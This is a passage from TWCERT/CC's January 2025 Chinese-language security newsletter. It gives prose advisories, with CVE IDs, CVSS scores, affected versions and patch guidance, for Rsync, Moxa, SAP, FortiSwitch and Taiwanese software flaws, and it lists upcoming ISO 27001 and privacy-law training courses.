解決辦法	將 Rsync 更新至 3.4.0 (含)之後版本

- 內容說明：

  Rsync 是一種多功能檔案同步工具，可用於遠端和本機儲存裝置之間同步檔案。近期發現存在堆積緩衝區溢位漏洞 CVE-2024-12084(CVSS：9.8)，該漏洞源自於校驗和長度處理不當所導致，依據研究目前受影響系統包含 AlmaLinux OS Foundation、Arch Linux、Gentoo Linux、NixOS、Red Hat、SUSE Linux 及 Triton Data Center。

- 影響平台：
  - Rsync 3.3.0 (含)之前版本
- 資料來源：

  1. Rsync contains six vulnerabilities
  2. CVE-2024-12084

2.4.7 四零四科技旗下EDS-508A系列產品存在重大資安漏洞

CVE 編號	CVE-2024-12297
影響產品	四零四科技(Moxa) EDS-508A 系列產品
解決辦法	請聯繫四零四科技技術支援進行修補

- 內容說明：

  台灣工控設備製造商四零四科技(Moxa)針對旗下 EDS-508A 系列產品發布資安公告，此漏洞(CVE-2024-12297，CVSS 4.x：9.2)允許攻擊者繞過身分驗證、暴力破解或 MD5 碰撞攻擊，進而獲得未經授權的敏感訪問權限和破壞系統服務。

- 影響平台：
  - EDS-508A 系列 3.11 (含)之前版本
- 資料來源：
  1. CVE-2024-12297: Frontend Authorization Logic Disclosure Vulnerability in EDS-508A Series
  2. CVE-2024-12297

2.4.8 SAP 修補 NetWeaver ABAP伺服器及ABAP平台多個重大資安漏洞

CVE 編號	CVE-2025-0070、CVE-2025-0066、CVE-2025-0063
影響產品	SAP NetWeaver ABAP 伺服器、ABAP 平台
解決辦法	請至官方網站進行修補：https://support.sap.com/en/my-support/knowledge-base/security-notes-news/january-2025.html

- 內容說明：

  SAP 發布一月份例行更新，共修補 14 項漏洞，其中 3 項針對 NetWeaver ABAP 伺服器、ABAP 平台進行修補。ABAP(Advanced Business Application Programming)是由 SAP 自行開發且運用於 SAP 應用系統環境的程式語言。

  【CVE-2025-0070，CVSS：9.9】

  此漏洞允許經過身分驗證的攻擊者，對系統進行不當訪問，導致權限提升。

  【CVE-2025-0066，CVSS：9.9】

  該漏洞存在於網路通訊框架元件中，攻擊者有機會藉由存取控制不當而存取受管制的資訊。

  【CVE-2025-0063，CVSS：8.8】

  此為 SQL 注入漏洞，攻擊者利用某些未進行授權檢查的 RFC 功能函數，導致具有基本用戶權限的攻擊者可控制 Informix 資料庫中的資料。

- 影響平台：
  - SAP NetWeaver ABAP 伺服器和 ABAP 平台的版本如下：KRNL64NUC 7.22, 7.22EXT, KRNL64UC 7.22, 7.22EXT, 7.53, 8.04, KERNEL 7.22, 7.53, 7.54, 7.77, 7.89, 7.93, 7.97, 8.04, 9.12, 9.13, 9.14, SAP_BASIS 700, SAP_BASIS 701, SAP_BASIS 702, SAP_BASIS 731, SAP_BASIS 740, SAP_BASIS 750, SAP_BASIS 751, SAP_BASIS 752, SAP_BASIS 753, SAP_BASIS 754,

SAP_BASIS 755, SAP_BASIS 756, SAP_BASIS 757, SAP_BASIS 758, SAP_BASIS 912, SAP_BASIS 913, SAP_BASIS 914

- 資料來源：
  1. SAP Security Patch Day – January 2025
  2. CVE-2025-0063
  3. CVE-2025-0066
  4. CVE-2025-0070

2.4.9 Fortinet 針對旗下FortiSwitch修補重大資安漏洞

CVE 編號	CVE-2023-37936
影響產品	Fortinet FortiSwitch
解決辦法	更新至以下版本: FortiSwitch 6.2.8 (含)以後版本 FortiSwitch 6.4.14 (含)以後版本 FortiSwitch 7.0.8 (含)以後版本 FortiSwitch 7.2.6 (含)以後版本 FortiSwitch 7.4.1 (含)以後版本 另外，將 FortiSwitch 6.0.0 至 6.0.7 更新到已修補的版本

- 內容說明：

  FortiSwitch 是一款由 Fortinet 推出的乙太網路交換器，可與 FortiGate 防火牆整合，實現集中式簡化管理和智慧可擴展性。日前，Fortinet 發布重大資安漏洞(CVE-2023-37936，CVSS：9.8)並提出解決方案，此漏洞為硬體編碼加密金鑰漏洞，允許未經身分驗證且擁有密鑰的遠端攻擊者，透過精心設計的加密請求執行未經授權的程式碼。

- 影響平台：
  - FortiSwitch 6.0.0 至 6.0.7
  - FortiSwitch 6.2.0 至 6.2.7
  - FortiSwitch 6.4.0 至 6.4.13
  - FortiSwitch 7.0.0 至 7.0.7
  - FortiSwitch 7.2.0 至 7.2.5
  - FortiSwitch 7.4.0
- 資料來源：
  1. Hardcoded Session Secret Leading to Unauthenticated Remote Code Execution

2.4.10 四零四旗下乙太網路交換器存在重大資安漏洞

CVE 編號	CVE-2024-9137
影響產品	四零四科技(Moxa) 乙太網路交換器
解決辦法	PT-G7728 系列更新至 6.5(含)之後版本 PT-G7828 系列更新至 6.5(含)之後版本 其他乙太網路設備請聯繫四零四科技技術支援進行修補

- 內容說明：

  台灣工控設備製造商四零四科技(Moxa)旗下乙太網路交換器缺少身分驗證漏洞(CVE-2024-9137，CVSS：9.4)，該漏洞允許攻擊者無需身分驗證即可操縱設備，導致未經授權的配置文件上傳、下載、系統遭到破壞。

- 影響平台：
  - EDS-608 系列 3.12 (含) 之前版本
  - EDS-611 系列 3.12 (含) 之前版本
  - EDS-616 系列 3.12 (含) 之前版本
  - EDS-619 系列 3.12 (含) 之前版本
  - EDS-405A 系列 3.14 (含) 之前版本
  - EDS-408A 系列 3.12 (含) 之前版本
  - EDS-505A 系列 3.11 (含) 之前版本
  - EDS-508A 系列 3.11 (含) 之前版本
  - EDS-510A 系列 3.12 (含) 之前版本
  - EDS-516A 系列 3.11 (含) 之前版本
  - EDS-518A 系列 3.11 (含) 之前版本
  - EDS-G509 系列 3.10 (含) 之前版本
  - EDS-P510 系列 3.11 (含) 之前版本

- EDS-P510A 系列 3.11 (含) 之前版本
- EDS-510E 系列 5.5 (含) 之前版本
- EDS-518E 系列 6.3 (含) 之前版本
- EDS-528E 系列 6.3 (含) 之前版本
- EDS-G508E 系列 6.4 (含) 之前版本
- EDS-G512E 系列 6.4 (含) 之前版本
- EDS-G516E 系列 6.4 (含) 之前版本
- EDS-P506E 系列 5.8 (含) 之前版本
- ICS-G7526A 系列 5.10 (含) 之前版本
- ICS-G7528A 系列 5.10 (含) 之前版本
- ICS-G7748A 系列 5.9 (含) 之前版本
- ICS-G7750A 系列 5.9 (含) 之前版本
- ICS-G7752A 系列 5.9 (含) 之前版本
- ICS-G7826A 系列 5.10 (含) 之前版本
- ICS-G7828A 系列 5.10 (含) 之前版本
- ICS-G7848A 系列 5.9 (含) 之前版本
- ICS-G7850A 系列 5.9 (含) 之前版本
- ICS-G7852A 系列 5.9 (含) 之前版本
- IKS-G6524A 系列 5.10 (含) 之前版本
- IKS-6726A 系列 5.9 (含) 之前版本
- IKS-6728A 系列 5.9 (含) 之前版本
- IKS-6728A-8 POE 系列 5.9 (含) 之前版本
- IKS-G6824A 系列 5.10 (含) 之前版本
- SDS-3006 系列 3.0 (含) 之前版本
- SDS-3008 系列 3.0 (含) 之前版本
- SDS-3010 系列 3.0 (含) 之前版本

- SDS-3016 系列 3.0 (含) 之前版本
- SDS-G3006 系列 3.0 (含) 之前版本
- SDS-G3008 系列 3.0 (含) 之前版本
- SDS-G3010 系列 3.0 (含) 之前版本
- SDS-G3016 系列 3.0 (含) 之前版本
- PT-7728 系列 3.9 (含) 之前版本
- PT-7828 系列 4.0 (含) 之前版本
- PT-G503 系列 5.3 (含) 之前版本
- PT-G510 系列 6.5 (含) 之前版本
- PT-G7728 系列 6.4 (含) 之前版本
- PT-G7828 系列 6.4 (含) 之前版本
- TN-4500A 系列 3.13 (含) 之前版本
- TN-5500A 系列 3.13 (含) 之前版本
- TN-G4500 系列 5.5 (含) 之前版本
- TN-G6500 系列 5.5 (含) 之前版本

- 資料來源：
  1. CVE-2024-9137: Missing Authentication Vulnerability in Ethernet Switches
  2. CVE-2024-9137

第 3 章、資安研討會及活動

- **資安研討會**

【資安學院】2/21 從零到認證-ISO 27001導入步驟及重點前導課程	
活動時間	**2025-02-21 09:00 ~ 2025-02-21 16:00**
活動地點	**中華民國資訊軟體協會-大同辦公室D01大會議室（台北市中山區中山北路3段22-1號新設工大樓 5樓 C區）**
活動網站	**https://www.cisanet.org.tw/Course/Detail/5414**
活動概要	 **【費用】** 原價： 7,200元/人 早鳥價： 6,800元/人(課前一個月報名) 軟協會員：6,000元/人 費用含稅、教材、餐點及完課證明 報名截止： 2025-02-18 **【活動內容 / Event Deails】** 本課程旨在分析及講解國際資訊安全管理系統標準 ISO 27001 及相關法規要求之重點，採用互動式教學，並以範例實作方式，探討導入之步驟與程序，包含資安目標之訂定、風險管理、各項資安控制措施、監督及管理的方法等。目的在於提升學員建置資安管理系統之

	能力，並利於企業在未來容易運用與導入，以期持續改進組織整體資安環境。 **【主辦單位】中華民國資訊軟體協會** **【聯絡窗口】02-2553-3988 分機 816 林專員** **security@cisanet.org.tw**
【資安學院】2/25-2/26 iPAS-「中級」資訊安全工程師-能力研習衝刺班	
活動時間	**2025-02-25 09:00 ~ 2025-02-26 16:00**
活動地點	**中華民國資訊軟體協會-大同辦公室D01大會議室（台北市中山區中山北路3段22-1號新設工大樓 5樓 C區）**
活動網站	**https://www.cisanet.org.tw/Course/Detail/5436**
活動概要	 **【費用】** 原價： 12,000元/人 早鳥價： 9,000元/人(開課前一個月需完成報名) 軟協會員：11,000元/人 費用含稅、教材、餐點及完課證明 報名截止： 2025-02-18 **【活動內容 / Event Deails】** 本課程融入業界實務案例，教授專業的資訊安全知識與技能，如建立符合法規與組織安全需求之系統、網路與安全防護架構、執行相

	關維運作業等，課程中亦透過歷屆試題講解重點觀念，協助您掌握 iPAS 考題趨勢及技術解析，不僅提升解題戰力，應考也更佳輕鬆！ **【主辦單位】中華民國資訊軟體協會** **【聯絡窗口】02-2553-3988 分機 816 林專員** **security@cisanet.org.tw**
【資安學院】3/28 個資法令概況與實務	
活動時間	**2025-03-28 09:00 ~ 2025-03-28 12:00**
活動地點	**中華民國資訊軟體協會-大同辦公室D01大會議室（台北市中山區中山北路3段22-1號新設工大樓 5樓 C區）**
活動網站	**https://www.cisanet.org.tw/Course/Detail/5415**
活動概要	 **【費用】** 原價： 4,000元/人 早鳥價： 3,800元/人(課前一個月報名) 軟協會員：3,500 元/人 費用含稅、教材、餐點及完課證明 報名截止： 2025-03-26 **【活動內容 / Event Deails】** 近期個資外洩事件頻傳，民眾個資保護成為政府企業當前重要課題，5 月 16 日立院個資法修正案三讀通過、最重罰 1,500 萬，本課

	程將研析過往個資外洩的實際案例，探討個資外洩之發生原因及防範方法，避免個資外洩事件再次發生。 **【主辦單位】中華民國資訊軟體協會** **【聯絡窗口】02-2553-3988 分機 816 林專員** **security@cisanet.org.tw**
【資安學院】4/9 資通系統委外開發RFP全攻略-SSDLC及安全程式設計	
活動時間	**2025-04-09 14:00 ~ 2025-04-09 17:00**
活動地點	**中華民國資訊軟體協會-大同辦公室D01大會議室（台北市中山區中山北路3段22-1號新設工大樓 5樓 C區）**
活動網站	**https://www.cisanet.org.tw/Course/Detail/5416**
活動概要	 **【費用】** 原價： 4,000元/人 早鳥價： 3,800元/人(課前兩個月報名) 軟協會員：3,500元/人 費用含稅、教材、餐點及完課證明 報名截止： 2025-04-04 **【活動內容 / Event Deails】** 本課程旨在針對委外開發技術面及管理面資安需求，並依據資通系統防護基準控制措施構面，進行 SSDLC 安全的系統開發生命週期實務操作，制定資安需求項目資訊系統委外安全管理。可依據系統防

	護需求等級，選取適用之需求與 ISO 27001:2022 與 SSDLC 的關聯性 A.8.2.5 安全開發生命週期(針對安全需求定義、安全設計與開發、安全部署與維護) 課程內容。 **【主辦單位】中華民國資訊軟體協會** **【聯絡窗口】02-2553-3988 分機 816 林專員** **security@cisanet.org.tw**
【資安學院】4/14-4/18 BS 10012:2017+A1:2018 個人資訊管理系統主導稽核員	
活動時間	**2025-04-14 09:00 ~ 2025-04-18 18:30**
活動地點	**中華民國資訊軟體協會-大同辦公室D01大會議室（台北市中山區中山北路3段22-1號新設工大樓 5樓 C區）**
活動網站	**https://www.cisanet.org.tw/Course/Detail/5418**
活動概要	 **【費用】** 原價： 56,000元/人 早鳥價： 53,000元/人(課前兩個月報名) 軟協會員：請洽承辦人 費用含稅、教材、餐點及完課證明 報名人數： 限 12 人 報名截止： 2025-04-07 **【活動內容 / Event Deails】**

	本課程目的為學員在組織建立個資管理系統後，能透過稽核工作檢視個資管理的工作程序符合法規要求，且能在 PDCA 的循環流程下持續改善，並學員成為符合國際稽核準則 BS 10012 的合格主導稽核員。 **【主辦單位】中華民國資訊軟體協會** **【聯絡窗口】02-2553-3988 分機 816 林專員** **security@cisanet.org.tw**

第 4 章、TVN 漏洞公告

TWCERT/CC 本月份發布之CVSS 3.1分數為8.8以上之漏洞資訊如下表：

正邦資訊 airPASS - SQL injection	
TVN / CVE ID	TVN-202501001 / CVE-2025-0455
CVSS	9.8 (Critical) CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
影響產品	airPASS v2.9.0.x, v3.0.0.x
問題描述	正邦資訊airPASS存在SQL Injection漏洞，未經身分鑑別之遠端攻擊者可於特定參數注入任意SQL指令以讀取、修改及刪除資料庫內容。
解決方法	v2.9.0.x請更新至2.9.0.241231(含)以後版本 v3.0.0.x請更新至3.0.0.241231(含)以後版本 可透過代理(經銷)商或直接找原廠協助
公開日期	2025-01-15
相關連結	https://www.twcert.org.tw/tw/cp-132-8357-28308-1.html
正邦資訊 airPASS - Missing Authentication	
TVN / CVE ID	TVN-202501002 / CVE-2025-0456
CVSS	9.8 (Critical) CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
影響產品	airPASS v2.9.0.x, v3.0.0.x
問題描述	正邦資訊airPASS存在Missing Authentication漏洞，未經身分鑑別之遠端攻擊者可存取特定管理者功能取得所有使用者帳號通行碼清單。
解決方法	v2.9.0.x請更新至2.9.0.241231(含)以後版本

	v3.0.0.x請更新至3.0.0.241231(含)以後版本 可透過代理(經銷)商或直接找原廠協助
公開日期	2025-01-15
相關連結	https://www.twcert.org.tw/tw/cp-132-8359-53aa7-1.html
正邦資訊 airPASS - OS Command Injection	
TVN / CVE ID	TVN-202501003 / CVE-2025-0457
CVSS	8.8 (High) CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
影響產品	airPASS v2.9.0.x, v3.0.0.x
問題描述	正邦資訊airPASS存在OS Command Injection漏洞，允許已取得一般權限之遠端攻擊者注入任意OS指令並執行。
解決方法	v2.9.0.x請更新至2.9.0.241231(含)以後版本 v3.0.0.x請更新至3.0.0.241231(含)以後版本 可透過代理(經銷)商或直接找原廠協助
公開日期	2025-01-15
相關連結	https://www.twcert.org.tw/tw/cp-132-8361-ff3fb-1.html
育碁數位科技 aEnrich a+HRD - SQL Injection	
TVN / CVE ID	TVN-202501006 / CVE-2025-0585
CVSS	9.8 (Critical) CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
影響產品	a+HRD 7.5(含)以下版本
問題描述	育碁數位科技a+HRD存在SQL Injection漏洞，未經身分鑑別之遠端攻擊者可於特定參數注入任意SQL指令以讀取、修改及刪除資料庫內容。
解決方法	請參考育碁官網資安公告資訊升級至6.8(含)以

	上版本並安裝對應最新之修補更新, 或與育碁客服人員聯絡
公開日期	2025-01-20
相關連結	**https://www.twcert.org.tw/tw/cp-132-8372-19721-1.html**

編輯：**TWCERT/CC 團隊**

發行單位：**台灣電腦網路危機處理暨協調中心**

(Taiwan Computer Emergency Response Team / Coordination Center)

出刊日期：**2025年1月31 日**

電子郵件：**CERT_Service@cert.org.tw**

官網：**https://twcert.org.tw/**

Facebook 粉絲專頁：**https://www.facebook.com/twcertcc/**

Instagram：**https://www.instagram.com/twcertcc/**